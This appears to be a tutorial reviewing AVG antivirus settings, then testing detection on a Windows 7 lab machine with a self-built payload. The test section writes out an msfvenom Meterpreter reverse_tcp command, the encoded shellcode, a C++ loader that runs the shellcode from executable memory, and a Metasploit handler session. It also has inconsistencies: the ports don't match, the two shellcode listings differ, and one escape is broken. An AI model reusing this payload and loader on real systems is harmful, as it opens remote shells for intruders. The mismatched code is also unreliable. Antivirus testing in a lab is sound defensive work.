
for example:




From Basic protection we've detection tool which already come up with the AVG anti-virus and it works automatically by default, we can select the level of sensitivity either low or high or medium, customize either fix automatically and delete an installed malware or to ask first and doing manually.




We already mentioned this tool above which scans any file added or opened in our PC, but we can customize this tool more either what type of files to scan or to scan all files or only files with recommended extensions




The behavior shield we can either turn it on or off.




For web shield we can customize it what to scan and protect, enable site blocking even if they're not harmful.




We've email shield we can scan specific protocols like POP3, IMAP4, SMTP, or scan from phishing in emails as well as scanning the attachments




The scans have many options what to scan for and the level of sensitivity.




We can protect ourselves from ransomware attacks as well and customize what to protect and how




Network Inspector, scans if there's a malware which is spreading through a network or not.



Other tools like do not disturb mode which is used to mute the notification from windows or other apps.



When we download a new file it's going to be in quarantine space which is used to isolate new downloaded files from accessing other areas in the system.



We can customize the AVG anti-virus itself for example we can set a password so even if someone has access to our user account he cannot change the settings of our AVG anti-virus like turning off some tools from detecting malwares.

7. Testing our AVG Anti-virus

With all of these features, does it going to detect a real-world virus, malwares? or it's only a static software with GUI. I'm going to create a malware payload using msfvenom tool and meterpreter payload then encoding it, after that adding it to a C++ program (code) then compile it as .exe file, then sending it to our Windows7 environment to test the AVG anti-virus.

Creating the malware phase :

```
[root@parrot]~/home/user  
→ #msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.245.1 LPORT=9898 -e x86/shikata_ga_nai -i 8 -f c > shell.c
```

Using a piece of command “msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.245.1 LPORT=9898 -e x86/shikata_ga_nai -i 8 -f c > shell.c “

From our attacking machine we are using a tool called msfvenom, using a meterpreter payload which is used to make a reverse TCP connection to our machine and to give us access from inside the windows 7. We've to select the local host IP which is represented by LHOST, as well as local port that we want to receive a connection through. Also -e to encrypt the payload by shikata_ga_nai we can say it's some type of encryption methods in msfvenom, -i represents iteration 8 times, and the payload would be in shell.c

```
"\xb8\xdb\x13\xd3\x60\xd9\xd0\xd9\x74\x24\xf4\x5b\x2b\xc9"  
"\xb1\xa3\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x2e\xa8"  
"\xdf\x5d\x25\x30\x05\x41\x1c\xbb\x9e\x8e\xc6\x6d\x16\xdf"  
"\x6b\x5c\xf0\x32\x90\xc7\x12\xb0\x72\x36\x05\xbc\x35\x08"  
"\xf0\x55\x17\x72\x18\xda\xf3\x3a\x74\x95\x46\x34\x5e\x47"  
"\x86\x0f\xec\x59\xee\xcb\xa2\xad\x11\x6e\xff\xc9\x62\xb7"  
"\xc3\xa8\x96\xea\xd7\xc8\x8f\xeb\x07\xc1\xca\x9f\xf8\x20"  
"\xbd\xe5\xda\x9f\x4c\x2e\x87\x89\xda\xd6\x71\x6a\x97\x8e"  
"\x98\x51\x39\xbb\x8d\xc4\x5a\x6b\x61\x13\x95\xe2\x00\x2b"  
"\x7c\xd6\xcd\xb4\x5e\x3f\x03\x2e\xf7\xe1\xf3\x7e\x82\x5c"  
"\x56\x49\x53\x88\x35\x89\x88\x7d\xcb\x5d\x33\xbf\x58\x21"  
"\x35\xb7\x01\x7c\x5f\xba\xee\x3a\xeb\x6f\xa9\xc0\x27\xc6"  
"\x55\xaf\x51\x36\xde\xb0\x07\x7e\xbb\x50\x62\x83\x24\xe8"  
"\xa3\x23\x06\x6e\xe8\xb4\x3e\x9b\x24\x7a\x75\xcd\xb0\x89"  
"\xe6\x3b\xc9\x3e\xdf\x06\xd8\x5c\x25\xd9\x61\x56\x2c\xf5"  
"\xae\x37\x23\xe6\x8b\x64\x5d\x44\x4c\xd8\x12\x1e\x82\x07"  
"\x7e\x44\xf6\x16\xc8\x82\xf0\xbf\x55\xd3\xca\x94\xc0\xf1"  
"\xe2\xe0\xa6\xa1\xcb\xfd\xe7\xc5\x65\x38\xb3\x40\xe3\x24"
```

This how the payload looks like, now we need to compile it in exe, but before that I'm going to add it to a normal C++ program then compile it

```

[x]-[root@parrot]-[/home/user]
#cat main.cpp
#include <stdio.h>
#include <windows.h>

unsigned const char payload[] =
"\xb8\xdb\x13\xd3\x60\xd9\xd0\xd9\x74\x24\xf4\x5b\x2b\xc9"
"\xb1\xa3\x83xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x2e\xa8"
"\xdf\x5d\x25\x30\x05\x41\x1c\xbb\x9e\x8e\xc6\x6d\x16\xdf"
"\x6b\x5c\xf0\x32\x90\xc7\x12\xb0\x72\x36\x05\xbc\x35\x08"
"\xf0\x55\x17\x72\x18\xda\xf3\x3a\x74\x95\x46\x34\x5e\x47"
"\x86\x0f\xec\x59\xee\xcb\xa2\xad\x11\x6e\xff\xc9\x62\xb7"
"\xc3\xa8\x96\xea\xd7\xc8\x8f\xeb\x07\xc1\xca\x9f\xf8\x20"
"\xbd\xe5\xda\x9f\x4c\x2e\x87\x89\xda\xd6\x71\x6a\x97\x8e"
"\x98\x51\x39\xbb\x8d\xc4\x5a\x6b\x61\x13\x95\xe2\x00\x2b"
"\x7c\xd6\xcd\xb4\x5e\x3f\x03\x2e\xf7\xe1\xf3\x7e\x82\x5c"
"\x56\x49\x53\x88\x35\x89\x88\x7d\xcb\x5d\x33\xbf\x58\x21"
"\x35\xb7\x01\x7c\x5f\xba\xee\x3a\xeb\x6f\xa9\xc0\x27\xc6"
"\x55\xaf\x51\x36\xde\xb0\x07\x7e\xbb\x50\x62\x83\x24\xe8"
"\x75\xba\xad\xc6\x59\x02\xa2\xc3\x99\xd9\x3a\x83\xfd\x66"
"\x93\xab\xcf\x3d\x80\xba\xc0\xb4\x7c\x0b\xe5\x00\x34\xf3"
"\x5e\xcb\x91\xd7\x7f\xb9";

size_t size = 678;

int main(int argc, char** argv) {
    char* code;

    printf("This is just a random string! \n");
    code = (char*)VirtualAlloc(NULL, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    memcpy(code, payload, size);

    ((void(*)())code)();

    return(0);
}

```


Size_t size represents the size of the payload and not the size of the file. The payload[] is a place holder to our payload that we've made from msfvenom

Before sent it to the target which is our windows7, we're gonna open a receiver to receive any connection coming from meterpreter on the local port


```
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set lhost 192.168.245.`
[-] The following options failed to validate: Value '192.168.245.`' is not valid for option 'LHOST'.
lhost => 9090
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set lhost 192.168.245.1
lhost => 192.168.245.1
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set lport 9090
lport => 9090
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 192.168.245.1:9090
```

Sending the malware and Test the Anti-Virus phase:

We set it up and waiting for connection from windows7, sending the malware there, open it, run it. And boom !



The AVG anti-virus detected it and automatically sent it to quarantine and delete it without letting it to connect back with reverse shell to our attacking machine. This test was on software level without using the browser. Let's now test it from browser side and open such pages which are made to test the anti-virus





Threat secured

We've safely aborted connection on **malware.wicar.org** because it was infected with **VBS:Agent-BGI [Trj]**

